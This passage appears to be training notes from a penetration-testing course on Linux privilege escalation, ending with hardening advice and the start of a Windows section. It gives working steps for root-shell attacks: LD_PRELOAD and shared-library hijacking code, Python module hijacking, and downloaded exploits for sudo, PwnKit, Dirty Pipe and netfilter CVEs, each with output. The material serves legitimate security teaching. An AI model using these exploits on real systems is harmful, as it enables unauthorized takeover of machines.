env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, env_keep+=LD_PRELOAD
User daniel.carter may run the following commands on NIX02:
(root) NOPASSWD: /usr/sbin/apache2 restart
This user has rights to restart the Apache service as root, but since this is not a GTFOBin and the /etc/sudoers entry is written specifying the absolute path, this could not be used to escalate privileges under normal circumstances. However, you can exploit the LD_PRELOAD issue to run a custom shared library file. Compile the following library:
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>
#include <unistd.h>
void _init() {
unsetenv("LD_PRELOAD");
setgid(0);
setuid(0);
system("/bin/bash");
}
You can compile this as follows:
htb_student@NIX02:~$ gcc -fPIC -shared -o root.so root.c -nostartfiles
Finally, you can escalate privileges using the command below. Make sure to specify the full path to your malicious library file.
htb_student@NIX02:~$ sudo LD_PRELOAD=/tmp/root.so /usr/sbin/apache2 restart
id
uid=0(root) gid=0(root) groups=0(root)
Shared Object Hijacking
Programs and binaries under development usually have custom libraries associated with them. Consider the following SETUID binary.
htb-student@NIX02:~$ ls -la payroll
-rwsr-xr-x 1 root root 16728 Sep 1 22:05 payroll
You can use ldd to print the shared object required by a binary or shared object. Ldd displays the location of the object and the hexadecimal address where it is loaded into memory for each of a program’s dependencies.
htb-student@NIX02:~$ ldd payroll
linux-vdso.so.1 => (0x00007ffcb3133000)
libshared.so => /development/libshared.so (0x00007f0c13112000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f7f62876000)
/lib64/ld-linux-x86-64.so.2 (0x00007f7f62c40000)
You see a non-standard library named libshared.so listed as a dependency for the binary. As stated earlier, it is possible to load shared libraries from custom locations. One such setting is the RUNPATH configuration. Libraries in this folder are given preference over the folders. This can be inspected using the readelf utility.
htb-student@NIX02:~$ readelf -d payroll | grep PATH
0x000000000000001d (RUNPATH) Library runpath: [/development]
The configuration allows the loading of libraries from the /development folder, which is writable by all users. This misconfiguration can be exploited by placing a malicious library in /development, which will take precendence over the folders because entries in this file are checked first.
htb-student@NIX02:~$ ls -la /development/
total 8
drwxrwxrwx 2 root root 4096 Sep 1 22:06 ./
drwxr-xr-x 23 root root 4096 Sep 1 21:26 ../
Before compiling a library, you need to find the function name called by the binary.
htb-student@NIX02:~$ ldd payroll
linux-vdso.so.1 (0x00007ffd22bbc000)
libshared.so => /development/libshared.so (0x00007f0c13112000)
/lib64/ld-linux-x86-64.so.2 (0x00007f0c1330a000)
htb-student@NIX02:~$ cp /lib/x86_64-linux-gnu/libc.so.6 /development/libshared.so
htb-student@NIX02:~$ ./payroll
./payroll: symbol lookup error: ./payroll: undefined symbol: dbquery
You can copy an existing library to the development folder. Running ldd against the binary lists the library’s path as /development/libshared.so, which means that it is vulnerable. Executing the binary throws an error stating that it failed to find the function named dbquery. You can compile a shared object which includes this function.
#include<stdio.h>
#include<stdlib.h>
#include<unistd.h>
void dbquery() {
printf("Malicious library loaded\n");
setuid(0);
system("/bin/sh -p");
}
The dbquery function sets your user id to 0 and executing /bin/sh when called. Compile it using gcc.
htb-student@NIX02:~$ gcc src.c -fPIC -shared -o /development/libshared.so
Executing the binary again should display the banner and pops a root shell.
htb-student@NIX02:~$ ./payroll
***************Inlane Freight Employee Database***************
Malicious library loaded
# id
uid=0(root) gid=1000(mrb3n) groups=1000(mrb3n)
Python Library Hijacking
There are many ways in which you can hijack a Python library. Much depends on the script and its contents itself. However, there are three basic vulns whre hijacking can be used:
- Wrong write permissions
- Library Path
- PYTHONPATH environment variable
Wrong Write Permissions
For example, you can imagine that you are in a developer’s host on the company’s intranet and that the developer is working with python. So you have a total of three components that are connected. This is the actual python script that imports a python module and the privileges of the script as well as the permissions of the module.
One or another python module may have write permissions set for all users by mistake. This allows the python module to be edited and manipulated so that you can insert commands or functions that will produce the results you want. If SUID/SGID permissions have been assigned to the Python script that imports this module, your code will automatically be included.
If you look at the set permissions of the mem_status.py script, you can see that it has a SUID set.
htb-student@lpenix:~$ ls -l mem_status.py
-rwsrwxr-x 1 root mrb3n 188 Dec 13 20:13 mem_status.py
By analyzing the permissions over the nem_status.py Python file, you understand that you can execute this script and you also have permission to view the script, and read its contents.
#!/usr/bin/env python3
import psutil
available_memory = psutil.virtual_memory().available * 100 / psutil.virtual_memory().total
print(f"Available memory: {round(available_memory, 2)}%")
So this script is quite simple and only shows the available virtual memory in percent. You can also see in the second line that this script imports the module psutil and uses the function virtual_memory.
So you can look for this function in the folder of psutil and check if this module has write permissions for you.
htb-student@lpenix:~$ grep -r "def virtual_memory" /usr/local/lib/python3.8/dist-packages/psutil/*
/usr/local/lib/python3.8/dist-packages/psutil/__init__.py:def virtual_memory():
/usr/local/lib/python3.8/dist-packages/psutil/_psaix.py:def virtual_memory():
/usr/local/lib/python3.8/dist-packages/psutil/_psbsd.py:def virtual_memory():
/usr/local/lib/python3.8/dist-packages/psutil/_pslinux.py:def virtual_memory():
/usr/local/lib/python3.8/dist-packages/psutil/_psosx.py:def virtual_memory():
/usr/local/lib/python3.8/dist-packages/psutil/_pssunos.py:def virtual_memory():
/usr/local/lib/python3.8/dist-packages/psutil/_pswindows.py:def virtual_memory():
htb-student@lpenix:~$ ls -l /usr/local/lib/python3.8/dist-packages/psutil/__init__.py
-rw-r--rw- 1 root staff 87339 Dec 13 20:07 /usr/local/lib/python3.8/dist-packages/psutil/__init__.py
Such permissions are most common in developer environments where many developers work on different scripts and may require higher privileges.
...SNIP...
def virtual_memory():
...SNIP...
global _TOTAL_PHYMEM
ret = _psplatform.virtual_memory()
# cached for later use in Process.memory_percent()
_TOTAL_PHYMEM = ret.total
return ret
...SNIP...
This is the part in the library where you can insert your code. It is recommended to put it right at the beginning of the function. There you can insert everything you consider correct and effective. You can import the module os for testing purposes, which allows you to execute system commands. With this, you can insert the command id and check during the execution of the script if the inserted code is executed.
...SNIP...
def virtual_memory():
...SNIP...
#### Hijacking
import os
os.system('id')
global _TOTAL_PHYMEM
ret = _psplatform.virtual_memory()
# cached for later use in Process.memory_percent()
_TOTAL_PHYMEM = ret.total
return ret
...SNIP...
You can now run the script with sudo and check if you get the desired result.
htb-student@lpenix:~$ sudo /usr/bin/python3 ./mem_status.py
uid=0(root) gid=0(root) groups=0(root)
uid=0(root) gid=0(root) groups=0(root)
Available memory: 79.22%
Success. As you can see from the result above, you were successfully able to hijack the library and have your code inside of the virtual_memory() function to run as root. Now that you have the desired result, you can edit the library again, but this time, insert a reverse shell that connects to your host as root.
Library Path
In Python, each version has a specified order in which libraries (modules) are searched and imported from. The order in which Python imports modules from are based on a priority system, meaning that paths higher on the list take priority over ones lower on the list. You can see this by issuing the following command:
htb-student@lpenix:~$ python3 -c 'import sys; print("\n".join(sys.path))'
/usr/lib/python38.zip
/usr/lib/python3.8
/usr/lib/python3.8/lib-dynload
/usr/local/lib/python3.8/dist-packages
/usr/lib/python3/dist-packages
To be able to use this variant, two prerequisites are necessary.
- The module that is imported by the script is located under one of the lower priority paths listed via the PYTHONPATH variable.
- You must have write permissions to one of the paths having a higher priority on the list.
Therefore, if the imported module is located in a path lower on the list and a higher priority path is editable by your user, you can create a module yourself with the same name and include your own desired functions. Since the higher priority path is read earlier and examined for the module in question, Python accesses the first hit it finds and imports it before reaching the original and intended module.
Previously, psutil module was imported into the mem_status.py script. You can see psutil’s default installation location by issuing the following command:
htb-student@lpenix:~$ pip3 show psutil
...SNIP...
Location: /usr/local/lib/python3.8/dist-packages
...SNIP...
From this example, you can see that psutil is installed in the following path: /usr/local/lib/python3.8/dist-packages. From your previous listing of the PYTHONPATH variable, you have a reasonable amount of directories to choose from to see if there might be any misconfigurations in the environment to allow you write access to any of them.
htb-student@lpenix:~$ ls -la /usr/lib/python3.8
total 4916
drwxr-xrwx 30 root root 20480 Dec 14 16:26 .
...SNIP...
After checking all of the directories listed, it appears that /usr/lib/python3.8 path is misconfigured in a way to allow any user to write to it. Cross-checking with values from the PYTHONPATH variable, you can see that this path is higher on the list than the path in which psutil is installed in. Try abusing this misconfiguration to create your own psutil module containing your own malicious virtual_memory() function within the /usr/lib/python3.8 directory.
#!/usr/bin/env python3
import os
def virtual_memory():
os.system('id')
In order to get to this point, you need to create a file called psutil.py containing the contents listed above in the previously mentioned directory. It is very important that you make sure that the module you create has the same name as the import as well as have the same function with the correct number of arguments passed to it as the function you are intending to hijack. This is critical as without either of these conditions being true, you will not be able to perform this attack. After creating this file containing the example of your previous hijacking script, you have successfully prepped the system for exploitation.
htb-student@lpenix:~$ sudo /usr/bin/python3 mem_status.py
uid=0(root) gid=0(root) groups=0(root)
Traceback (most recent call last):
File "mem_status.py", line 4, in <module>
available_memory = psutil.virtual_memory().available * 100 / psutil.virtual_memory().total
AttributeError: 'NoneType' object has no attribute 'available'
As you can see from the output, you have successfully gained execution as root through hijacking the module’s path via a misconfiguration in the permissions of the /usr/lib/python3.8 directory.
PYTHONPATH Environment Variable
PYTHONPATH is an environment variable that indicates what directory Python can search for modules to import. This is important as if a user is allowed to manipulate and set this variable while running the python binary, they can effectively redirect Python’s search functionality to a user-defined location when it comes time to import modules. You can see if you have the permissions to set environment variables for the python binary by checking your sudo permissions:
htb-student@lpenix:~$ sudo -l
Matching Defaults entries for htb-student on ACADEMY-LPENIX:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User htb-student may run the following commands on ACADEMY-LPENIX:
(ALL : ALL) SETENV: NOPASSWD: /usr/bin/python3
As you can see from the example. you are allowed to run /usr/bin/python3 under the trusted permissions of sudo and are therefore allowed to set environment variables for use with this binary by the SETENV: flag being set. It is important to note, that due to the trusted nature of sudo, any environment variables defined prior to calling the binary are not subject to any restrictions regarding being able to set environment variables on the system. This means that using the /usr/bin/python3 binary, you can effectively set any environment variables under the context of your running program.
htb-student@lpenix:~$ sudo PYTHONPATH=/tmp/ /usr/bin/python3 ./mem_status.py
uid=0(root) gid=0(root) groups=0(root)
...SNIP...
You moved the previous python script from the /usr/lib/python3.8 directory to /tmp. From here you once again call /usr/bin/python3 to run mem_status.py, however, you specify that the PYTHONPATH variable contain the /tmp directory so that it forces Python to search that directory looking for the psutil module to import. As you can see, you once again have successfully run your script under the context of root.
Recent 0-Days
Sudo
The program sudo is used under UNIX OS like Linux or macOS to start processes with the rights of another user. In most cases, commands are executed that are only available to administrators. It serves as an additional layer of security or a safeguard to prevent the system and its contents from being damaged by unauthorized users. The /etc/suoders file specifies which users or groups are allowed to run specific programs and with what privileges.
cry0l1t3@nix02:~$ sudo cat /etc/sudoers | grep -v "#" | sed -r '/^\s*$/d'
[sudo] password for cry0l1t3: **********
Defaults env_reset
Defaults mail_badpass
Defaults secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"
Defaults use_pty
root ALL=(ALL:ALL) ALL
%admin ALL=(ALL) ALL
%sudo ALL=(ALL:ALL) ALL
cry0l1t3 ALL=(ALL) /usr/bin/id
@includedir /etc/sudoers.d
One of the latest vulnerabilities for sudo carries the CVE-2021-3156 and is based on a heap-based buffer overflow vuln. This affected the sudo versions:
- 1.8.31 - Ubuntu 20.04
- 1.8.27 - Debian 10
- 1.9.2 - Fedora 33
- and others
To find out the version of sudo, the following command is sufficient:
cry0l1t3@nix02:~$ sudo -V | head -n1
Sudo version 1.8.31
The interesting thing about this vuln was that it had been present for over ten years until it was discovered. There is also a public PoC that can be used for this. You can either download this to a copy of the target system you have created or, if you have an internet connection, to the target system itself.
cry0l1t3@nix02:~$ git clone https://github.com/blasty/CVE-2021-3156.git
cry0l1t3@nix02:~$ cd CVE-2021-3156
cry0l1t3@nix02:~$ make
rm -rf libnss_X
mkdir libnss_X
gcc -std=c99 -o sudo-hax-me-a-sandwich hax.c
gcc -fPIC -shared -o 'libnss_X/P0P_SH3LLZ_ .so.2' lib.c
When running the exploit, you can be shown a list that will list all available versions of the OS that may be affected by this vuln.
cry0l1t3@nix02:~$ ./sudo-hax-me-a-sandwich
** CVE-2021-3156 PoC by blasty <peter@haxx.in>
usage: ./sudo-hax-me-a-sandwich <target>
available targets:
------------------------------------------------------------
0) Ubuntu 18.04.5 (Bionic Beaver) - sudo 1.8.21, libc-2.27
1) Ubuntu 20.04.1 (Focal Fossa) - sudo 1.8.31, libc-2.31
2) Debian 10.0 (Buster) - sudo 1.8.27, libc-2.28
------------------------------------------------------------
manual mode:
./sudo-hax-me-a-sandwich <smash_len_a> <smash_len_b> <null_stomp_len> <lc_all_len>
You can find out which version of the OS you are dealing with using the following command:
cry0l1t3@nix02:~$ cat /etc/lsb-release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=20.04
DISTRIB_CODENAME=focal
DISTRIB_DESCRIPTION="Ubuntu 20.04.1 LTS"
Next, you specify the respective ID for the version OS and run the exploit with your payload.
cry0l1t3@nix02:~$ ./sudo-hax-me-a-sandwich 1
** CVE-2021-3156 PoC by blasty <peter@haxx.in>
using target: Ubuntu 20.04.1 (Focal Fossa) - sudo 1.8.31, libc-2.31 ['/usr/bin/sudoedit'] (56, 54, 63, 212)
** pray for your rootshell.. **
# id
uid=0(root) gid=0(root) groups=0(root)
Sudo Policy Bypass
Another vuln was found in 2019 that affected all versions below 1.8.28, which allowed privileges to escalate even with a simple command. This vuln has the CVE-2019-14287 and requires only a single prerequisite. It had to allow a user in the /etc/sudoers file to execute a specific command.
cry0l1t3@nix02:~$ sudo -l
[sudo] password for cry0l1t3: **********
User cry0l1t3 may run the following commands on Penny:
ALL=(ALL) /usr/bin/id
In fact, sudo also allows commands with specific user IDs to be executed, which executes the command with the user’s privileges carrying the specified ID. The ID of the specific user can be read from the /etc/passwd file.
cry0l1t3@nix02:~$ cat /etc/passwd | grep cry0l1t3
cry0l1t3:x:1005:1005:cry0l1t3,,,:/home/cry0l1t3:/bin/bash
Thus the ID for the user cry0l1t3 would be 1005. If a negative ID is entered at sudo, this results in processing the ID 0, which only the root has. This, therefore, led to the immediate root shell.
cry0l1t3@nix02:~$ sudo -u#-1 id
root@nix02:/home/cry0l1t3# id
uid=0(root) gid=1005(cry0l1t3) groups=1005(cry0l1t3)
Polkit
PolicyKit (polkit) is an authorization service on Linux-based OS that allows user software and system components to communicate with each other if the user software is authorized to do so. To check whether the user software is authorized for this instruction, polkit is asked. It is possible to set how permissions are granted by default for each user and application. For example, for each user, it can be set whether the operation should be generally allowed or forbidden, or authorization as an administrator or as a separate user with a one-time, process-limited, session-limited, or unlimited validity should be required. For individual users and groups, the authorizations can be assigned individually.
Polkit works with two groups of files.
- actions/policies (
/usr/share/polkit-1/actions) - rules (
/usr/share/polkit-1/rules.d)
Polkit also has local authority rules which can be used to set or remove additional permissions for users and groups. Custom rules can be placed in the directory /etc/polkit-1/localauthority/50-local.d with the file extension .pkla.
PolKit also comes with three additional programs:
- pkexec - runs a program with the rights of another user or with root rights
- pkaction - can be used to display actions
- pkcheck - this can be used to check if a process is authorized for a specific action
The most interesting tool for you, in this case, is pkexec because it performs the same task as sudo and can run a program with the rights of another user or root.
cry0l1t3@nix02:~$ # pkexec -u <user> <command>
cry0l1t3@nix02:~$ pkexec -u root id
uid=0(root) gid=0(root) groups=0(root)
In the pkexec tool, the memory corruption vuln with the identifier CVE-2021-4034 was found, also known as Pwnkit and also leads to privesc. This vuln was also hidden for more than ten years, and no one can precisely say when it was discovered and exploited. Finally, in November 2021, this vulnerability was published and fixed two months later.
To exploit this vuln, you need to download a PoC and compile it on the target system itself or a copy you have made.
cry0l1t3@nix02:~$ git clone https://github.com/arthepsy/CVE-2021-4034.git
cry0l1t3@nix02:~$ cd CVE-2021-4034
cry0l1t3@nix02:~$ gcc cve-2021-4034-poc.c -o poc
Once you have the compiled code, you can execute it without further ado. After the execution, you change from the standard shell to Bash and check the user’s ID.
cry0l1t3@nix02:~$ ./poc
# id
uid=0(root) gid=0(root) groups=0(root)
Dirty Pipe
A vuln in the Linux Kernel, named Dirty Pipe, allows unauthorized writing to root user files on Linux. Technically, the vulnerability is similar to the Dirty Cow vuln discovered in 2016. All kernels from version 5.8 to 5.17 are affected and vulnerable to this vulnerability.
In simple terms, this vuln allows a user to write arbitrary files as long as he has read access to these files. It is also interesting to note that Android phones are also affected. Android apps run with user rights, so a malicious compromised app could take over the phone.
This vuln is based on pipes. Pipes are a mechanism of unidirectional communication between processes that are particularly popular on Unix systems. For example, you could edit the /etc/passwd file and remove the password prompt for the root. This would allow you to log in with the su command without the password prompt.
To exploit this vuln, you need to download a PoC and compile it on the target system itself or a copy you have made.
cry0l1t3@nix02:~$ git clone https://github.com/AlexisAhmed/CVE-2022-0847-DirtyPipe-Exploits.git
cry0l1t3@nix02:~$ cd CVE-2022-0847-DirtyPipe-Exploits
cry0l1t3@nix02:~$ bash compile.sh
After compiling the code, you have two different exploits available. The first exploit modifies the /etc/passwd and gives you a prompt with root privileges. For this, you need to verify the kernel version and then execute the exploit.
cry0l1t3@nix02:~$ uname -r
5.13.0-46-generic
cry0l1t3@nix02:~$ ./exploit-1
Backing up /etc/passwd to /tmp/passwd.bak ...
Setting root password to "piped"...
Password: Restoring /etc/passwd from /tmp/passwd.bak...
Done! Popping shell... (run commands now)
id
uid=0(root) gid=0(root) groups=0(root)
With the help of the 2nd exploit version, you can execute SUID binaries with root privileges. However, before you can do that, you first need to find these SUID binaries. For this, you can use the following command:
cry0l1t3@nix02:~$ find / -perm -4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/xorg/Xorg.wrap
/usr/sbin/pppd
/usr/bin/chfn
/usr/bin/su
/usr/bin/chsh
/usr/bin/umount
/usr/bin/passwd
/usr/bin/fusermount
/usr/bin/sudo
/usr/bin/vmware-user-suid-wrapper
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/pkexec
/usr/bin/newgrp
Then you can choose a binary and specify the full path of the binary as an argument for the exploit and execute it.
cry0l1t3@nix02:~$ ./exploit-2 /usr/bin/sudo
[+] hijacking suid binary..
[+] dropping suid shell..
[+] restoring suid binary..
[+] popping root shell.. (dont forget to clean up /tmp/sh ;))
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),1000(cry0l1t3)
Netfilter
… is a Linux kernel module that provides, among other things, packet filtering, network address translation, and other tools relevant to firewalls. It controls and regulates network traffic by manipulating individual packets based on their characteristics and rules. Netfilter is also called the software layer in the Linux kernel. When network packets are received and sent, it initiates the execution of other modules such as packet filters. These modules can then intercept and manipulate packets. This includes the programs like iptables and arptables, which serve as action mechanisms of the Netfilter hook system of the IPv4 and IPv6 protocol stack.
This kernel module has three main functions:
- Packet defragmentation
- Connection tracking
- Network address translation
When the module is activated, all IP packets are checked by the Netfilter before they are forwarded to the target application of the own or remote system. In 2021, 2022, and also in 2023, several vulns were found that could lead to privesc.
Many companies have preconfigured Linux distros adapted to their software applications or vice versa. This gives the developers and administrators, metaphorically speaking, a “dynamic basis” that is difficult to replace. This would require either adapting the system to the software application or adapting the application to the newer system. Depending on the size and complexity of the application, this can take a great deal of time and effort. This is often why so many companies run older and not updated Linux distros in production.
Even if the company uses virtual machines or containers like Docker, these are built on a specific kernel. The idea of isolating the software application from the existing host system is a good step, but there are many ways to break out of such a container.
CVE-2021-22555
Vulnerable versions: 2.6 - 5.11
cry0l1t3@ubuntu:~$ uname -r
5.10.5-051005-generic
cry0l1t3@ubuntu:~$ wget https://raw.githubusercontent.com/google/security-research/master/pocs/linux/cve-2021-22555/exploit.c
cry0l1t3@ubuntu:~$ gcc -m32 -static exploit.c -o exploit
cry0l1t3@ubuntu:~$ ./exploit
[+] Linux Privilege Escalation by theflow@ - 2021
[+] STAGE 0: Initialization
[*] Setting up namespace sandbox...
[*] Initializing sockets and message queues...
[+] STAGE 1: Memory corruption
[*] Spraying primary messages...
[*] Spraying secondary messages...
[*] Creating holes in primary messages...
[*] Triggering out-of-bounds write...
[*] Searching for corrupted primary message...
[+] fake_idx: fff
[+] real_idx: fdf
...SNIP...
root@ubuntu:/home/cry0l1t3# id
uid=0(root) gid=0(root) groups=0(root)
CVE-2022-25636
A recent vuln is CVE-2022-25636 and affects Linux kernel 5.4 through 5.6.10. This is net/netfilter/nf_dup_netdev.c, which can grant root privileges to local users due to heap out-of-bounds write.
cry0l1t3@ubuntu:~$ uname -r
5.13.0-051300-generic
However, you need to be careful with this exploit as it can corrupt the kernel, and a reboot will be required to reaccess the server.
cry0l1t3@ubuntu:~$ git clone https://github.com/Bonfee/CVE-2022-25636.git
cry0l1t3@ubuntu:~$ cd CVE-2022-25636
cry0l1t3@ubuntu:~$ make
cry0l1t3@ubuntu:~$ ./exploit
[*] STEP 1: Leak child and parent net_device
[+] parent net_device ptr: 0xffff991285dc0000
[+] child net_device ptr: 0xffff99128e5a9000
[*] STEP 2: Spray kmalloc-192, overwrite msg_msg.security ptr and free net_device
[+] net_device struct freed
[*] STEP 3: Spray kmalloc-4k using setxattr + FUSE to realloc net_device
[+] obtained net_device struct
[*] STEP 4: Leak kaslr
[*] kaslr leak: 0xffffffff823093c0
[*] kaslr base: 0xffffffff80ffefa0
[*] STEP 5: Release setxattrs, free net_device, and realloc it again
[+] obtained net_device struct
[*] STEP 6: rop :)
# id
uid=0(root) gid=0(root) groups=0(root)
CVE-2023-32233
This vuln exploits the so called anonymous sets in nf_tables by using the Use-After-Free vuln in the Linux kernel up to version 6.3.1. These nf_tables are temporary workspaces for processing batch requests and once the processing is done, these anonymous sets are supposed to be cleared out so they cannot be used anymore. Due to a mistake in the code, these anonymous sets are not being handled properly and can still be accessed and modified by the program.
The exploitation is done by manipulating the system to use the cleared out anonymous sets to interact with the kernel’s memory. By doing so, you can potentially gain root privileges.
cry0l1t3@ubuntu:~$ git clone https://github.com/Liuk3r/CVE-2023-32233
cry0l1t3@ubuntu:~$ cd CVE-2023-32233
cry0l1t3@ubuntu:~/CVE-2023-32233$ gcc -Wall -o exploit exploit.c -lmnl -lnftnl
cry0l1t3@ubuntu:~/CVE-2023-32233$ ./exploit
[*] Netfilter UAF exploit
Using profile:
========
1 race_set_slab # {0,1}
1572 race_set_elem_count # k
4000 initial_sleep # ms
100 race_lead_sleep # ms
600 race_lag_sleep # ms
100 reuse_sleep # ms
39d240 free_percpu # hex
2a8b900 modprobe_path # hex
23700 nft_counter_destroy # hex
347a0 nft_counter_ops # hex
a nft_counter_destroy_call_offset # hex
ffffffff nft_counter_destroy_call_mask # hex
e8e58948 nft_counter_destroy_call_check # hex
========
[*] Checking for available CPUs...
[*] sched_getaffinity() => 0 2
[*] Reserved CPU 0 for PWN Worker
[*] Started cpu_spinning_loop() on CPU 1
[*] Started cpu_spinning_loop() on CPU 2
[*] Started cpu_spinning_loop() on CPU 3
[*] Creating "/tmp/modprobe"...
[*] Creating "/tmp/trigger"...
[*] Updating setgroups...
[*] Updating uid_map...
[*] Updating gid_map...
[*] Signaling PWN Worker...
[*] Waiting for PWN Worker...
...SNIP...
[*] You've Got ROOT:-)
# id
uid=0(root) gid=0(root) groups=0(root)
Please keep in mind that these exploits can very unstable and can break the system.
Linux Hardening
Updates and Patching
Many quick and easy privesc exploits exist for out-of-date Linux kernels and known vulnerable versions of built-in and third-party services. Performing periodic updates will remove some of the most “low hanging fruits” that can be leveraged to escalate privileges. On Ubuntu, the package unattended-upgrades is installed by default from 18.04 onwards and can be manually installed on Ubuntu dating back to at least 10.04. Debian based OS going back to before Jessie also have this package available. On Red Hat based systems, the yum-cron package performs a similar task.
Configuration Management
This is by no means an exhaustive list, but some simple hardening measures are to:
- Audit writeable files and directories and any binaries set with the SUID bit.
- Ensure that any cron jobs and sudo privileges specify any binary using the absolute path.
- Do not store credentials in cleartext in world-readable files.
- Clean up home dirs and bash history.
- Ensure that low-privileged users cannot modify any custom libraries called by programs.
- Consider implementing SELinux, which provides additional access controls on the system.
User Management
You should limit the number of user accounts and admin accounts on each system, ensure that logon attempts are logged and monitored. It is also a good idea to enforce a strong password policy, rotate passwords periodically, and restrict users from reusing old passwords by using the /etc/security/opasswd file with the PAM module. You should check that users are not placed into groups that give them excessive rights not needed for their day-to-day tasks and limit sudo rights based on the principle of least privilege.
Templates exist for configuration management automation tools such as Puppet, SaltStack, Zabbix and Nagios to automate such checks and can be used to push messages to a Slack channel or email box as well as via other methods. Remote actions and Remediation Actions can be used to find and auto correct these issues over a fleet of nodes. Tools such as Zabbix also features functions such as checksum verification, which can be used for both version control and to confirm sensitive binaries have not been tampered with. For example, via the vfs.file.cksum file.
Audit
Perform periodic security and configuration checks of all systems. There are several security baselines such as the DISA Security Technical Implementation Guides (STIGs) that can be followed to set a standard for security across all OS types and devices. Many compliance frameworks exist, such as ISO27001, PCI-DSS, and HIPAA which can be used by an organization to help establish security baselines. These should all be used as reference guides and not the basis for a security program. A strong security program should have controls tailored to the organization’s needs, operating environment, and the types of data that they store and process.
An audit and configuration review is not a replacement for a pentest or other types of technical, hands-on assessments and is often seen as a “box-checking” exercise in which an organization is “passed” on a controls audit for performing the bare minimum. These reviews can help supplement regular vulnerability scanning and pentesting and strong patch, vulnerability, and configuration programs.
One useful tool for auditing Unix-based systems is Lynis. This tool audits the current configuration of a system and provides additional hardening tips, taking into consideration various standards. It can be used by internal teams such as system administrators as well as third-parties to obtain a “baseline” of the system’s current security configuration. Again, this tool or others like it should not replace the manual techniques but can be a strong supplement to cover areas that may be overlooked.
After cloning the entire repo, you can run the tool by typing ./lynis audit system and receive a full report.
htb_student@NIX02:~$ ./lynis audit system
[ Lynis 3.0.1 ]
################################################################################
Lynis comes with ABSOLUTELY NO WARRANTY. This is free software, and you are
welcome to redistribute it under the terms of the GNU General Public License.
See the LICENSE file for details about using this software.
2007-2020, CISOfy - https://cisofy.com/lynis/
Enterprise support available (compliance, plugins, interface and tools)
################################################################################
[+] Initializing program
------------------------------------
###################################################################
# #
# NON-PRIVILEGED SCAN MODE #
# #
###################################################################
NOTES:
--------------
* Some tests will be skipped (as they require root permissions)
* Some tests might fail silently or give different results
- Detecting OS... [ DONE ]
- Checking profiles... [ DONE ]
---------------------------------------------------
Program version: 3.0.1
Operating system: Linux
Operating system name: Ubuntu
Operating system version: 16.04
Kernel version: 4.4.0
Hardware platform: x86_64
Hostname: NIX02
The resulting scan will be broken down into warnings:
Warnings (2):
----------------------------
! Found one or more cronjob files with incorrect file permissions (see log for details) [SCHD-7704]
https://cisofy.com/lynis/controls/SCHD-7704/
! systemd-timesyncd never successfully synchronized time [TIME-3185]
https://cisofy.com/lynis/controls/TIME-3185/
Suggestions:
Suggestions (53):
----------------------------
* Set a password on GRUB boot loader to prevent altering boot configuration (e.g. boot in single user mode without password) [BOOT-5122]
https://cisofy.com/lynis/controls/BOOT-5122/
* If not required, consider explicit disabling of core dump in /etc/security/limits.conf file [KRNL-5820]
https://cisofy.com/lynis/controls/KRNL-5820/
* Run pwck manually and correct any errors in the password file [AUTH-9228]
https://cisofy.com/lynis/controls/AUTH-9228/
* Configure minimum encryption algorithm rounds in /etc/login.defs [AUTH-9230]
https://cisofy.com/lynis/controls/AUTH-9230/
and an overall scan details section:
Lynis security scan details:
Hardening index : 60 [############ ]
Tests performed : 256
Plugins enabled : 2
Components:
- Firewall [X]
- Malware scanner [X]
Scan mode:
Normal [ ] Forensics [ ] Integration [ ] Pentest [V] (running non-privileged)
Lynis modules:
- Compliance status [?]
- Security audit [V]
- Vulnerability scan [V]
Files:
- Test and debug information : /home/mrb3n/lynis.log
- Report data : /home/mrb3n/lynis-report.dat
This tool is useful for informing privilege escalation paths and performing a quick configuration check and will perform even more checks if run as the root user.
Windows Privesc
Introduction
Useful Tools
Non exhaustive list:
| Tool | Description |
|---|---|
| Seatbelt | C# project for performing a wide variety of local privilege escalation checks. |
| winPEAS | WinPEAS is a script that searches for possible paths to escalate privileges on Windows hosts. All of the checks are explained here. |
| PowerUp | PowerShell script for finding common Windows privilege escalation vectors that rely on misconfigs. It can also be used to exploit some of the issues found. |
| SharpUp | C# version of PowerUp. |
| JAWS | PowerShell script for enumerating privilege escalation vectors written in PowerShell 2.0 |
| SessionGopher | SessionGopher is a PowerShell tool that finds and decrypts saved session information for remote access tools. It extracts PuTTY, WinSCP, SuperPuTTY, FileZilla, and RDP saved information. |
| Watson | Watson is a .NET tool designed to enumerate missing KBs and suggest exploits for PrivEsc vulns. |
| LaZagne | Tool used for retrieving passwords stored on a local machine from web browsers, chat tools, databases, Git, email, memory dumps, PHP, sysadmin tools, wireless network configs, internal Windows password storage mechanisms, and more. |
| Windows Exploit Suggester - Next Generation | WES-NG is a tool based on the ouput of Windows’ systeminfo utility which provides the list of vulns the OS is vulnerable to, including any exploits for these vulns. Every Windows OS between Windows XP and Windows 10, including their Windows Server counterparts, is supported. |
| Sysinternals Suite |
Precompiled version can be found here: Seatbelt/SharpUp, LaZagne
Enumeration
Situational Awareness
Network Information
Gathering network information is a crucial part of your enumeration. You may find that the host is dual-homed and that compromising the host may allow you to laterally into another part of the network that you could not access previously. Dual-homed means that the host or server belongs to two or more different networks and, in most cases, has several virtual or physical network interfaces. You should always look at routing tables to view information about the local network and networks around it. You can also gather information about the local domain, including the IP addresses of DCs. It is also important to use the arp command to view the ARP cache for each interface and view other hosts the host has recently communicated with. This could help you with lateral movement after obtaining credentials. It could be a good indication of which hosts administrators are connecting to via RDP or WinRM from this host.
This network information may help directly or indirectly with your local privesc. It may lead you down another path to a system that you can access or escalate privileges on or reveal information that you can use for lateral movement to further your access after escalating privileges on the current system.
C:\htb> ipconfig /all
Windows IP Configuration
